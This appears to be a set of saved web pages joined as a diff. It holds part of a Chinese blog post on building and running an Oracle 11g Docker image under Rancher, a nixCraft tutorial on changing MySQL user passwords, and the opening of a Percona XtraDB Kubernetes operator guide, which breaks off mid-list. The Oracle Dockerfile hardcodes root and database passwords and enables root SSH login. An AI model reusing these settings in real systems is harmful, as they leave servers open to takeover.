echo "export LANG=en\_US.utf8" >> /etc/profile && \\
|
||||
echo 'root:ydgw.cn' | chpasswd
|
||||
|
||||
ENTRYPOINT \["/usr/sbin/entrypoint.sh"\]
|
||||
CMD \[""\]
|
||||
vi build.sh
|
||||
imagetag="10.240.4.159/app/oracledatabase:11.2.0.4-rundb"
|
||||
dockerfile="Dockerfile"
|
||||
docker build --rm \\
|
||||
--force-rm \\
|
||||
--no-cache \\
|
||||
--memory=4g \\
|
||||
--shm-size=4g \\
|
||||
-t ${imagetag} \\
|
||||
-f ${dockerfile} .
|
||||
chmod +x build.sh
|
||||
./build.sh
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E9%83%A8%E7%BD%B2ORACLE%E6%9C%8D%E5%8A%A1 "部署ORACLE服务")部署ORACLE服务
|
||||
|
||||
1. 登陆Rancher(1.6.21),编排工具用的是默认的Cattle
|
||||
2. 应用 - 用户 - 添加应用 - 名称:\[ORACLE\] - 创建(已有服务此步忽略)
|
||||
3. 添加服务 - 在添加服务页面添写配置如下信息 - 创建
|
||||
|
||||
名称: erptest2\-11g
|
||||
描述: 日结后
|
||||
选择镜像: 10.240.4.159/app/oracledatabase:11.2.0.4\-database
|
||||
端口映射: 1521:1522/tcp 15620:22/tcp
|
||||
网络 - 主机名: erptest2
|
||||
安全/主机: 主机完全访问权限 内存限制 4096
|
||||
调度 - 在指定主机上运行全部容器: docker156
|
||||
|
||||
|
||||
4.启动应用(容器) - 检查检查并登录erptest2-11g服务,无问题后`shutdown immediate`数据库
|
||||
5.登陆宿主机,执行以下命令
|
||||
|
||||
docker ps -a | grep oracle
|
||||
ab409de14588 10.240.4.159/app/oracledatabase:11.2.0.4\-database "/.r/r /entrypoint.s…" 7 minutes ago Up 7 minutes r-Oracle-erptest1\-11g\-1\-c16a25ba
|
||||
295f99a4f7d4 10.240.4.159/app/oracledatabase:11.2.0.4\-database "/.r/r /entrypoint.s…" 3 hours ago Up 3 hours r-Oracle-erptest2\-1\-efd39217
|
||||
cd /docker\_mnt/oracledb/erptest2\-20180817
|
||||
docker cp 295f99a4f7d4:/u01/app/oradata .
|
||||
docker cp 295f99a4f7d4:/u01/app/dumpdir .
|
||||
docker cp 295f99a4f7d4:/u01/app/oracle/fast\_recovery\_area .
|
||||
docker cp 295f99a4f7d4:/u01/app/oracle/diag .
|
||||
docker cp 295f99a4f7d4:/u01/app/oracle/product/11.2.0/db\_1/dbs .
|
||||
|
||||
6.升级erptest2-11g
|
||||
|
||||
卷 - 添加卷: /etc/localtime:/etc/localtime:ro
|
||||
/docker\_mnt/oracledb/erptest2\-20180817/oradata:/u01/app/oradata
|
||||
/docker\_mnt/oracledb/erptest2\-20180817/dpdump:/u01/app/dumpdir
|
||||
/docker\_mnt/oracledb/erptest2\-20180817/fast\_recovery\_area:/u01/app/oracle/fast\_recovery\_area
|
||||
/docker\_mnt/oracledb/erptest2\-20180817/diag:/u01/app/oracle/diag
|
||||
/docker\_mnt/oracledb/erptest2\-20180817/dbs:/u01/app/oracle/product/11.2.0/db\_1/dbs
|
||||
|
||||
docker 限制内存, 报 not support swap limit capabilities
|
||||
参考:[https://segmentfault.com/q/1010000002888521](https://segmentfault.com/q/1010000002888521)
|
||||
|
||||
Adjust memory and swap accounting
|
||||
When users run Docker, they may see these messages when working with an image:
|
||||
WARNING: Your kernel does not support cgroup swap limit. WARNING: Your
|
||||
kernel does not support swap limit capabilities. Limitation discarded.
|
||||
To prevent these messages, enable memory and swap accounting on your system. To enable these on system using GNU GRUB (GNU GRand Unified Bootloader), do the following.
|
||||
Log into Ubuntu as a user with sudo privileges.
|
||||
Edit the /etc/default/grub file.
|
||||
Set the GRUB\_CMDLINE\_LINUX value as follows:
|
||||
GRUB\_CMDLINE\_LINUX="cgroup\_enable=memory swapaccount=1"
|
||||
Save and close the file.
|
||||
Update GRUB.
|
||||
$ sudo update-grub
|
||||
Reboot your system.
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E5%8F%82%E8%80%83 "参考")参考
|
||||
|
||||
- [基于Oracle Linux 7.5实现了Oracle Database 11gR2 企业版容器化运行](https://gitee.com/rancococ-code/docker-oracle11g)
|
||||
- [利用Docker建立Oracle 11g实验环境](https://zhangjoto.github.io/li-yong-dockerjian-li-oracle-11gshi-yan-huan-jing.html)
|
||||
- docker 限制内存, 报`not support swap limit capabilities`,解决方法:
|
||||
|
||||
Edit the /etc/default/grub file.
|
||||
Set the GRUB\_CMDLINE\_LINUX value as follows:
|
||||
GRUB\_CMDLINE\_LINUX="cgroup\_enable=memory swapaccount=1"
|
||||
Save and close the file.
|
||||
Update GRUB.
|
||||
$ sudo update-grub
|
||||
Reboot your system.
|
||||
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#expect%E7%9A%84%E7%94%A8%E6%B3%95%E7%A4%BA%E4%BE%8B "expect的用法示例")expect的用法示例
|
||||
|
||||
RUN yum -y install expect && \\
|
||||
unzip -qo /tmp/p6880880\_112000\_Linux-x86\-64.zip -d /tmp && \\
|
||||
unzip -qo /tmp/p27967757\_112040\_Linux-x86\-64.zip -d /tmp && \\
|
||||
unzip -qo /tmp/p27923163\_112040\_Linux-x86\-64.zip -d /tmp && \\
|
||||
rm -rf /u01/app/oracle/product/11.2.0/db\_1/OPatch && \\
|
||||
chown -R oracle:oinstall /tmp/OPatch && \\
|
||||
mv /tmp/OPatch /u01/app/oracle/product/11.2.0/db\_1/ && \\
|
||||
printf "%s\\n" '#!/usr/bin/expect' \\
|
||||
'spawn opatch apply -local /tmp/27967757/27734982/' \\
|
||||
'expect "\*proceed\*" {send "y\\r"}' \\
|
||||
'expect "\*Email\*" {send "\\r"}' \\
|
||||
'expect "\*security\*" {send "y\\r"}' \\
|
||||
'expect "\*patching" {send "y\\r"}' \\
|
||||
'interact' \\
|
||||
>> /tmp/27967757/27734982/psu\_apply.sh && \\
|
||||
printf "%s\\n" '#!/usr/bin/expect' \\
|
||||
'spawn opatch apply -local /tmp/27923163/' \\
|
||||
'expect "\*proceed\*" {send "y\\r"}' \\
|
||||
'expect "\*Email\*" {send "\\r"}' \\
|
||||
'expect "\*security\*" {send "y\\r"}' \\
|
||||
'expect "\*patching" {send "y\\r"}' \\
|
||||
'interact' \\
|
||||
>> /tmp/27923163/jvm\_apply.sh && \\
|
||||
chmod +x /tmp/27967757/27734982/psu\_apply.sh && \\
|
||||
chmod +x /tmp/27923163/jvm\_apply.sh && \\
|
||||
su - oracle -c "/tmp/27967757/27734982/psu\_apply.sh" && \\
|
||||
su - oracle -c "/tmp/27923163/jvm\_apply.sh"
|
||||
|
||||
## [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E6%95%B4%E5%90%88%E6%88%90%E4%B8%80%E4%B8%AAdockerfile "整合成一个dockerfile")整合成一个dockerfile
|
||||
|
||||
### [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E5%88%B6%E4%BD%9C%E9%95%9C%E5%83%8F "制作镜像")制作镜像
|
||||
|
||||
FROM 10.240.4.159/os/oraclelinux:6.10
|
||||
ADD Shanghai /etc/localtime
|
||||
ADD rlwrap\-0.42.tar.gz /tmp/
|
||||
ADD p13390677\_112040\_Linux-x86\-64\_1of7.zip /tmp/
|
||||
ADD p13390677\_112040\_Linux-x86\-64\_2of7.zip /tmp/
|
||||
ADD p6880880\_112000\_Linux-x86\-64.zip /tmp/
|
||||
ADD p27967757\_112040\_Linux-x86\-64.zip /tmp/
|
||||
ADD p27923163\_112040\_Linux-x86\-64.zip /tmp/
|
||||
ADD db\_install.rsp /tmp/
|
||||
ADD ocm.rsp /tmp/ocm.rsp
|
||||
ADD p6880880\_112000\_Linux-x86\-64.zip /tmp/
|
||||
ADD p27967757\_112040\_Linux-x86\-64.zip /tmp/
|
||||
ADD p27923163\_112040\_Linux-x86\-64.zip /tmp/
|
||||
RUN rpm --import /etc/pki/rpm-gpg/RPM-GPG-KEY-oracle && \\
|
||||
yum -y install oracle-rdbms-server\-11gR2-preinstall unzip readline-devel.x86\_64 lrzsz && \\
|
||||
cd /tmp/rlwrap\-0.42 && ./configure && make && make install && \\
|
||||
echo "Create /u01/app dir..." && \\
|
||||
mkdir -p -m 755 /u01/app/dumpdir && \\
|
||||
mkdir -p -m 755 /u01/app/oradata && \\
|
||||
mkdir -p -m 755 /u01/app/oraInventory && \\
|
||||
mkdir -p -m 755 /u01/app/oracle && \\
|
||||
mkdir -p -m 755 /u01/app/oracle/product/11.2.0/db\_1 && \\
|
||||
chown -R oracle:oinstall /u01 && \\
|
||||
unzip -oq /tmp/p13390677\_112040\_Linux-x86\-64\_1of7.zip -d /tmp/ && \\
|
||||
unzip -oq /tmp/p13390677\_112040\_Linux-x86\-64\_2of7.zip -d /tmp/ && \\
|
||||
chown -R oracle:oinstall /tmp/database && \\
|
||||
printf "%s\\n" 'export ORACLE\_SID=orcl' \\
|
||||
'export ORACLE\_BASE=/u01/app/oracle' \\
|
||||
'export ORACLE\_HOME=$ORACLE\_BASE/product/11.2.0/db\_1' \\
|
||||
'export LD\_LIBRARY\_PATH=$ORACLE\_HOME/lib:$ORACLE\_HOME/lib32' \\
|
||||
'export PATH=$PATH:$ORACLE\_HOME/bin:$ORACLE\_HOME/OPatch' \\
|
||||
'export NLS\_LANG=AMERICAN\_AMERICA.ZHS16GBK' \\
|
||||
'export NLS\_DATE\_FORMAT="yyyy-mm-dd hh24:mi:ss"' \\
|
||||
'alias sqlplus="rlwrap sqlplus"' \\
|
||||
'alias rman="rlwrap rman"' \\
|
||||
>>/home/oracle/.bash\_profile && \\
|
||||
cat /etc/security/limits.conf | grep -v oracle | tee /etc/security/limits.conf && \\
|
||||
su oracle -c "/tmp/database/runInstaller -ignorePrereq -ignoreSysPrereqs -waitforcompletion -silent -responseFile /tmp/db\_install.rsp 2>&1" && \\
|
||||
/u01/app/oraInventory/orainstRoot.sh && \\
|
||||
/u01/app/oracle/product/11.2.0/db\_1/root.sh && \\
|
||||
unzip -oq /tmp/p6880880\_112000\_Linux-x86\-64.zip -d /tmp/ && \\
|
||||
rm -rf /u01/app/oracle/product/11.2.0/db\_1/OPatch && \\
|
||||
chown -R oracle:oinstall /tmp/OPatch && \\
|
||||
mv /tmp/OPatch /u01/app/oracle/product/11.2.0/db\_1/ && \\
|
||||
unzip -qo /tmp/p27967757\_112040\_Linux-x86\-64.zip -d /tmp && \\
|
||||
unzip -qo /tmp/p27923163\_112040\_Linux-x86\-64.zip -d /tmp && \\
|
||||
su - oracle -c "opatch apply -silent -ocmrf /tmp/ocm.rsp -local /tmp/27967757/27734982" && \\
|
||||
su - oracle -c "opatch apply -silent -ocmrf /tmp/ocm.rsp -local /tmp/27923163" && \\
|
||||
printf "%s\\n" '\[GENERAL\]' \\
|
||||
'RESPONSEFILE\_VERSION="11.2"' \\
|
||||
'CREATE\_TYPE="CUSTOM"' \\
|
||||
'\[oracle.net.ca\]' \\
|
||||
'INSTALLED\_COMPONENTS={"server","net8","javavm"}' \\
|
||||
'INSTALL\_TYPE=""typical""' \\
|
||||
'LISTENER\_NUMBER=1' \\
|
||||
'LISTENER\_NAMES={"LISTENER"}' \\
|
||||
'LISTENER\_PROTOCOLS={"TCP;1521"}' \\
|
||||
'LISTENER\_START=""LISTENER""' \\
|
||||
'NAMING\_METHODS={"TNSNAMES","ONAMES","HOSTNAME"}' \\
|
||||
'NSN\_NUMBER=1' \\
|
||||
'NSN\_NAMES={"EXTPROC\_CONNECTION\_DATA"}' \\
|
||||
'NSN\_SERVICE={"PLSExtProc"}' \\
|
||||
'NSN\_PROTOCOLS={"TCP;HOSTNAME;1521"}' \\
|
||||
>>/tmp/netca.rsp && \\
|
||||
su oracle -c "/u01/app/oracle/product/11.2.0/db\_1/bin/netca -silent -responseFile /tmp/netca.rsp" && \\
|
||||
printf "%s\\n" '\[GENERAL\]' \\
|
||||
'RESPONSEFILE\_VERSION = "11.2.0"' \\
|
||||
'OPERATION\_TYPE = "createDatabase"' \\
|
||||
'\[CREATEDATABASE\]' \\
|
||||
'GDBNAME = "orcl"' \\
|
||||
'DATABASECONFTYPE = "SI"' \\
|
||||
'SID = "orcl"' \\
|
||||
'TEMPLATENAME = "General\_Purpose.dbc"' \\
|
||||
'SYSPASSWORD = "Center08"' \\
|
||||
'SYSTEMPASSWORD = "Center08"' \\
|
||||
'DATAFILEDESTINATION=/u01/app/oradata' \\
|
||||
'RECOVERYAREADESTINATION=/u01/app/oradata' \\
|
||||
'STORAGETYPE=FS' \\
|
||||
'CHARACTERSET="ZHS16GBK"' \\
|
||||
'INITPARAMS="java\_jit\_enabled=false,memory\_target=0,sga\_target=2048,pga\_aggregate\_target=300,processes=300,open\_cursors=300"' \\
|
||||
'AUTOMATICMEMORYMANAGEMENT="False"' \\
|
||||
> /tmp/dbca.rsp && chown oracle:oinstall /tmp/dbca.rsp && chmod +x /tmp/dbca.rsp && \\
|
||||
su oracle -c "/u01/app/oracle/product/11.2.0/db\_1/bin/dbca -silent -responseFile /tmp/dbca.rsp" && \\
|
||||
sed -i "s/#PermitRootLogin.\*/PermitRootLogin yes/g" /etc/ssh/sshd\_config && \\
|
||||
echo "export LANG=en\_US.utf8" >> /etc/profile && \\
|
||||
yum clean all && \\
|
||||
rm -rf /tmp/\* && rm -rf /var/log/\* && rm -rf /var/cache/\*
|
||||
|
||||
### [](http://dbase.cc/2018/09/19/docker/14_docker%E5%BA%94%E7%94%A8-%E9%83%A8%E7%BD%B2ORACLE-11g%E5%8D%95%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%E5%BA%93/#%E6%B7%BB%E5%8A%A0%E5%88%B0rancher%E4%B8%AD "添加到rancher中")添加到rancher中
|
||||
|
||||
1. 登陆Rancher(1.6.21),编排工具用的是默认的Cattle
|
||||
2. 应用 - 用户 - 添加应用 - 名称:\[ORACLE\] - 创建(已有服务此步忽略)
|
||||
3. 添加服务 - 在添加服务页面添写配置如下信息 - 创建
|
||||
|
||||
名称: dev-erp
|
||||
选择镜像: 10.240.4.159/app/oracledatabase:11.2.0.4\-run
|
||||
端口映射: 1521:1521/tcp 16221:22/tcp
|
||||
网络 - 主机名: dev-erp
|
||||
安全/主机: 主机完全访问权限 内存限制 4096
|
||||
调度 - 在指定主机上运行全部容器: docker162
|
||||
|
||||
|
||||
4.启动应用(容器) - 检查检查并登录dev-erp服务,无问题后`shutdown immediate`数据库
|
||||
5.登陆宿主机,执行以下命令
|
||||
|
||||
docker ps -a | grep erp
|
||||
cdf49b075fb6 10.240.4.159/app/oracledatabase:11.2.0.4\-run "/.r/r /usr/sbin/ent…" 38 minutes ago Up 38 minutes r-Oracle-erp-dev\-1\-77fbbce2
|
||||
mkdir -p /docker\_mnt/oracledb/dev-erp\-20180925
|
||||
cd /docker\_mnt/oracledb/dev-erp\-20180925
|
||||
docker cp cdf49b075fb6:/u01/app/oradata .
|
||||
docker cp cdf49b075fb6:/u01/app/dumpdir .
|
||||
docker cp cdf49b075fb6:/u01/app/oracle/fast\_recovery\_area .
|
||||
docker cp cdf49b075fb6:/u01/app/oracle/diag .
|
||||
docker cp cdf49b075fb6:/u01/app/oracle/product/11.2.0/db\_1/dbs .
|
||||
|
||||
6.升级
|
||||
|
||||
卷 - 添加卷:
|
||||
/docker\_mnt/oracledb/dev-pos\-20180925/oradata:/u01/app/oradata
|
||||
/docker\_mnt/oracledb/dev-pos\-20180925/dpdump:/u01/app/dumpdir
|
||||
/docker\_mnt/oracledb/dev-pos\-20180925/fast\_recovery\_area:/u01/app/oracle/fast\_recovery\_area
|
||||
/docker\_mnt/oracledb/dev-pos\-20180925/diag:/u01/app/oracle/diag
|
||||
/docker\_mnt/oracledb/dev-pos\-20180925/dbs:/u01/app/oracle/product/11.2.0/db\_1/dbs
|
||||
+119
@@ -0,0 +1,119 @@
|
||||
---
|
||||
page-title: "MySQL Change a User Password Command Tutorial - nixCraft"
|
||||
url: https://www.cyberciti.biz/faq/mysql-change-user-password/
|
||||
date: "2024-11-01 14:51:07"
|
||||
---
|
||||
|
||||
> ALTER USER 'user'@'hostname' IDENTIFIED BY 'newPass';
|
||||
|
||||
---
|
||||
|
||||
[](https://www.cyberciti.biz/faq/category/mysql/ "See all MySQL Database Server related FAQ")
|
||||
|
||||
I would like to change a password for a user called tom using UNIX / Linux command line option. How do I change a user password on MySQL server?
|
||||
|
||||
You need to use mysql (or mysql.exe on MS-Windows based system) command on a Linux or Unix like operating system. Open a terminal app or ssh session. Type the following command at the shell prompt to login as a root user. The syntax is as follows for Unix like operating system.
|
||||
|
||||
| Tutorial details |
|
||||
| --- |
|
||||
| Difficulty level | [Easy](https://www.cyberciti.biz/faq/tag/easy/ "See all Easy Linux / Unix System Administrator Tutorials") |
|
||||
| Root privileges | No |
|
||||
| Requirements | Linux or Unix terminal |
|
||||
| Category | [Database Server](https://www.cyberciti.biz/faq/mysql-change-user-password/#Database_Server "See ALL other tutorials in 'Database Server' category") |
|
||||
| OS compatibility | BSD • [Linux](https://www.cyberciti.biz/faq/category/linux/ "See all Linux distributions tutorials") • [macOS](https://www.cyberciti.biz/faq/category/mac-os-x/ "See all macOS (OS X) tutorials") • [Unix](https://www.cyberciti.biz/faq/category/unix/ "See all Unix tutorials") • [Windows](https://www.cyberciti.biz/faq/category/windows/ "See all MS Windows OS compatible tutorials") • WSL |
|
||||
| Est. reading time | 3 minutes |
|
||||
|
||||
## How to change user password on mysql
|
||||
|
||||
Mysql change user password using the following method:
|
||||
|
||||
1. Open the bash shell and connect to the server as root user:
|
||||
**mysql -u root -h localhost -p**
|
||||
2. Run ALTER mysql command:
|
||||
**ALTER USER 'userName'@'localhost' IDENTIFIED BY 'New-Password-Here';**
|
||||
3. Finally type SQL command to reload the grant tables in the mysql database:
|
||||
FLUSH PRIVILEGES;
|
||||
|
||||
Please note that use mysql.exe on MS-Windows host as follows (first change directory where mysql.exe is located \[example: “C:\\Program Files\\mysql\\mysql-5.0.77-win32\\bin“\]. Let us see examples and syntax in details.
|
||||
|
||||
## mysql command to change a user password
|
||||
|
||||
Login as root from the shell:
|
||||
`$ mysql -u root -p`
|
||||
Or admin user that can do DBA duties. For example:
|
||||
`$ mysql -u admin -h 10.83.200.253 -p`
|
||||
Where,
|
||||
|
||||
- \-u root OR \-u admin : MySQL server admin user name (root is default on most systems).
|
||||
- \-h 10.83.200.253 : MySQL server IP address or hostname such as server1.cyberciti.biz.
|
||||
- \-p : Prompt for the password.
|
||||
|
||||
Switch to mysql database (type command at mysql> prompt, do not include string “mysql>”):
|
||||
`mysql> **use mysql;**`
|
||||
The syntax is as follows for **mysql database server version 5.7.5** or older:
|
||||
|
||||
SET PASSWORD FOR 'user-name-here'@'hostname' \= PASSWORD('new-password');
|
||||
|
||||
For **mysql database server version 5.7.6 or newer** use the following syntax:
|
||||
|
||||
ALTER USER 'user'@'hostname' IDENTIFIED BY 'newPass';
|
||||
|
||||
You can also use the following sql syntax:
|
||||
|
||||
UPDATE mysql.user SET Password\=PASSWORD('new-password-here') WHERE USER\='user-name-here' AND Host\='host-name-here';
|
||||
|
||||
In this example, change a password for a user called tom:
|
||||
|
||||
SET PASSWORD FOR 'tom'@'localhost' \= PASSWORD('foobar');
|
||||
|
||||
OR
|
||||
|
||||
UPDATE mysql.user SET Password\=PASSWORD('foobar') WHERE USER\='tom' AND Host\='localhost';
|
||||
|
||||
Sample outputs:
|
||||
|
||||
Query OK, 1 row affected (0.00 sec)
|
||||
Rows matched: 1 Changed: 1 Warnings: 0
|
||||
|
||||
Feel free to replace the values for “tom” (user), “localhost” (hostname), and “foobar” (password) as per your requirements. Finally, type the following command to reload privileges:
|
||||
|
||||
Sample outputs:
|
||||
|
||||
Query OK, 0 rows affected (0.00 sec)
|
||||
|
||||
To exit from mysql> prompt, enter:
|
||||
|
||||
## Changing the MySQL root or user password using the mysqladmin command
|
||||
|
||||
We can also use the mysqladmin CLI to alter the MySQL password. The syntax for the mysqladmin command is as follows:
|
||||
`$ mysqladmin --user={USER_NAME} password "{NEW_PASSWORD_HERE}" $ mysqladmin --user=root password "5b350f65542fdb74e74ef7b815f86ad5" $ mysqladmin --user=root --host=192.168.2.200 --password password "5b350f65542fdb74e74ef7b815f86ad5"`
|
||||
Where,
|
||||
|
||||
- \--user=root : User for login if not current user.
|
||||
- \--password : Prompt for password to use when connecting to server.
|
||||
- \--host=192.168.2.200 : Connect to MySQL server host by given IP address or hostname.
|
||||
- password "5b350f65542fdb74e74ef7b815f86ad5" : Change old password to “5b350f65542fdb74e74ef7b815f86ad5” in current format.
|
||||
|
||||
### Verify the new password settings
|
||||
|
||||
User or you can test new password using the following shell syntax:
|
||||
`$ mysql -u tom -p`
|
||||
When promoted enter new password you set earlier for tom user.
|
||||
|
||||
## Sample session
|
||||
|
||||
[](https://www.cyberciti.biz/faq/mysql-change-user-password/mysql-update-password/)
|
||||
|
||||
Fig.01: Mysql Updating / Changing password (click to enlarge)
|
||||
|
||||
## Summing up
|
||||
|
||||
You learned how to change MySQL or MariaDB user password using the mysql command line on Linux, Unix, macOS, \*BSD and Windows operating systems. For more info please read the mysql manual page by typing the [man command](https://bash.cyberciti.biz/guide/Man_command "Man command - Linux Bash Shell Scripting Tutorial Wiki") or passing the [\--help option](https://bash.cyberciti.biz/guide/Help_command "help command - Linux Bash Shell Scripting Tutorial Wiki") under Unix-like systems. For instance:
|
||||
`$ man mysql $ mysql --help`
|
||||
|
||||
🥺 Was this helpful? Please add [a comment to show your appreciation or feedback](https://www.cyberciti.biz/faq/mysql-change-user-password/#respond "Please add your comment below ↓ to show your appreciation or feedback to the author").
|
||||
|
||||

|
||||
|
||||
Hi! 🤠
|
||||
I'm Vivek Gite, and I write [about](https://www.cyberciti.biz/tips/about-us "About the author and nixCraft") Linux, macOS, Unix, IT, programming, infosec, and open source. Subscribe to my [RSS feed](https://www.cyberciti.com/atom/atom.xml "Get nixCraft updates using RSS feed") or [email newsletter](https://newsletter.cyberciti.com/subscription?f=1ojtmiv8892KQzyMsTF4YPr1pPSAhX2rq7Qfe5DiHMgXwKo892di4MTWyOdd976343rcNR6LhdG1f7k9H8929kMNMdWu3g "Get nixCraft updates using Email") for updates.
|
||||
@@ -0,0 +1,531 @@
|
||||
---
|
||||
page-title: "Percona XtraDB setup - Jite.eu"
|
||||
url: https://jite.eu/2023/12/7/percona-setup/
|
||||
date: "2024-11-26 18:32:24"
|
||||
---
|
||||
I have been trying to write a post about Percona - and especially the operators - for a while. It’s a tool which I first encountered a while back, while researching an alternative to KubeDB (another good project) after their licensing changes.
|
||||
I never got too much into it back then, seeing I decided to go with managed databases at that point, but after visiting [Civo Navigate](https://jite.eu/2023/10/13/civo-navigate-eu/) back in september and a followup chat with percona I decided to dive a bit deeper into it.
|
||||
|
||||
I really like the ease of setting it up, and the fact that they support a wide array of database engines makes their operators very useful.
|
||||
|
||||
In this post, we will focus on XtraDB, which is their mysql version with backup and clustering capabilities.
|
||||
We will go through the installation of the operator as well as what I find most important in the custom resource which will allow us to provision a full XtraDb cluster with backups and proxying.
|
||||
This is what I’ve been using the most, and I’ll try to create a post at a later date with some benchmarks to show how it compares with other databases.
|
||||
|
||||
Running databases in kubernetes (or docker) have earlier been a big no-no, this is not as much of an issue now ‘a days, especially when using good storage types.
|
||||
In this writeup, I’ll use my default storage class which on my k3s cluster is a mounted disk on Hetzner, they are decent in speed, but seeing it’s just a demo, the speed doesn’t matter much!
|
||||
|
||||
## Prerequisites[Permalink](https://jite.eu/2023/12/7/percona-setup/#prerequisites "Permalink")
|
||||
|
||||
Percona xtradb makes use of cert-manager to generate TLS certificated, it will automatically create an issuer (namespaced) for your resources, but you do need to have cert-manager installed.
|
||||
This post will *not* cover the installation, and I would recommend that you take a look at the official [cert-manager doucmentation](https://cert-manager.io/) for installation instructions.
|
||||
|
||||
## Helm installation[Permalink](https://jite.eu/2023/12/7/percona-setup/#helm-installation "Permalink")
|
||||
|
||||
The first thing we have to do is to install the helm charts and deploy them to a kubernetes cluster.
|
||||
In this post, we will as I said earlier, use the Mysql version of percona, and we will use the operator that is supplied by percona.
|
||||
|
||||
If you want to dive deeper, you can find the [documentation here](https://docs.percona.com/percona-operator-for-mysql/pxc/index.html)!
|
||||
|
||||
Percona supplies their own helm charts for the operator via GitHub, so adding it to helm is easily done with
|
||||
|
||||
```
|
||||
helm repo add percona https://percona.github.io/percona-helm-charts/
|
||||
helm repo update
|
||||
```
|
||||
|
||||
If you haven’t worked with helm before, the above snippet will add it to your local repository and allow you to install charts from the repo we add.
|
||||
|
||||
If you just want to install the operator right away, you can do this by invoking the `helm install` command, but we might want to look a bit at the values we can pass to the operator first, to customize it slightly.
|
||||
|
||||
The full chart can be found on [GitHub](https://github.com/percona/percona-helm-charts/tree/main/charts/pxc-operator), where you should be able to see all the customizable values in the `values.yml` file (the ones set are the default values).
|
||||
In the case of this operator, the default values are quite sane, it will create a service account and set up the RBAC values required for it to monitor the CRD:s.
|
||||
But, one thing that you might want to change is the value for `watchAllNamespaces`.
|
||||
The default value here is `false`, which will only allow you to create new clusters in the same namespace as the operator. This might be a good idea if you have multiple tenants in the cluster, and you don’t want all of them to have access to the operator, while for me, making it a cluster-wide operator is far more useful.
|
||||
|
||||
To tell the helm chart that we want it to change the said value, we can either pass it directly in the install command, or we can set up a `values` file for our specific installation.
|
||||
When you change a lot of values, or you want to source-control your overrides, a file is for sure more useful.
|
||||
|
||||
To create an override file, you need to create a `values.yml` (you can actually name it whatever you want) where you set the values you want to change, the format is the same as in the above repository values.yml file, so if we only want to change the namespaces parameter it would look like this:
|
||||
|
||||
But any value in the default values file can be changed.
|
||||
|
||||
Installing the operator with the said values file is done by invoking the following command:
|
||||
|
||||
```
|
||||
helm install percona-xtradb-operator percona/pxc-operator -f values.yml --namespace xtradb --create-namespace
|
||||
```
|
||||
|
||||
The above command will install the chart as `percona-xtradb-operator` in the `xtradb` namespace.
|
||||
You can change namespace as you wish, and it will create the namespace for you.
|
||||
If you don’t want the namespace to be created (using another one or default) skip the `--create-namespace` flag.
|
||||
Without using the namespace flag, the operator will be installed in the `default` namespace.
|
||||
The file we changed is passed via the `-f` flag, and will override any values already defined in the default values file.
|
||||
|
||||
When we set the `watchAllNamespaces` value, the helm installation will create cluster wide roles and bindings, this does not happen if it’s not set but is required for the operator to be able to look for and manage clusters in all namespaces.
|
||||
|
||||
If you don’t want to use a custom values file, passing values to helm is done easily by the following flags:
|
||||
|
||||
```
|
||||
helm install percona-xtradb-operator percona/pxc-operator --namespace xtradb --set watchAllNamespaces=true
|
||||
```
|
||||
|
||||
### Multi Arch clusters[Permalink](https://jite.eu/2023/12/7/percona-setup/#multi-arch-clusters "Permalink")
|
||||
|
||||
Currently, the operator images (and other as well) are only available for the AMD64 architecture, so in cases where you use nodes which are based on another architecture (like me who use a lot of ARM64), you might want to set the `nodeSelector` value in your override to only use amd64 nodes:
|
||||
|
||||
```
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
```
|
||||
|
||||
To update your installation, instead of using `install` (which will make helm yell about already having it installed) you use the upgrade command:
|
||||
|
||||
```
|
||||
helm upgrade percona-xtradb-operator percona/pxc-operator -f values.yml --namespace xtradb
|
||||
```
|
||||
|
||||
If you are lazy like me, you can actually use the above command with the `--install` flagg to install as well.
|
||||
|
||||
## Percona xtradb CRD:s[Permalink](https://jite.eu/2023/12/7/percona-setup/#percona-xtradb-crds "Permalink")
|
||||
|
||||
As with most operators, the xtradb operator comes with a few custom resource definitions to allow easy creation of new clusters.
|
||||
|
||||
We can install a new db cluster with helm as well, but I prefer to version control my resources and I really enjoy using the CRD:s supplied by operators I use, so we will go with that!
|
||||
|
||||
So, to install a new percona xtradb cluster, we will create a new kubernetes resource as a yaml manifest.
|
||||
|
||||
The cluster uses the api version `pxc/percona.com/v1` and the kind we are after is `PerconaXtraDBCluster`.
|
||||
There are a lot of configuration that can be done, and a lot you really should look deeper into if you are intending to run the cluster in production (especially the TLS options and how to encrypt the data at rest).
|
||||
But to keep this post under a million words, I’ll focus on the things we need to just get a cluster up and running!
|
||||
|
||||
As with all kubernetes resources, we will need a bit of metadata to allow kubernetes to know where and what to create:
|
||||
|
||||
```
|
||||
apiVersion: pxc.percona.com/v1
|
||||
kind: PerconaXtraDBCluster
|
||||
metadata:
|
||||
name: cluster1-test
|
||||
namespace: private
|
||||
```
|
||||
|
||||
In the above manifest, I’m telling kubernetes that we want a PerconaXtraDBCluster set up in the `private` namespace using the name `cluster1-test`.
|
||||
There are a few extra finalizers we can add to the metadata to hint to the operator how we want it to handle removal of clusters, the ones that are available are the following:
|
||||
|
||||
- delete-pods-in-order
|
||||
- delete-pxc-pvc
|
||||
- delete-proxysql-pvc
|
||||
- delete-ssl
|
||||
|
||||
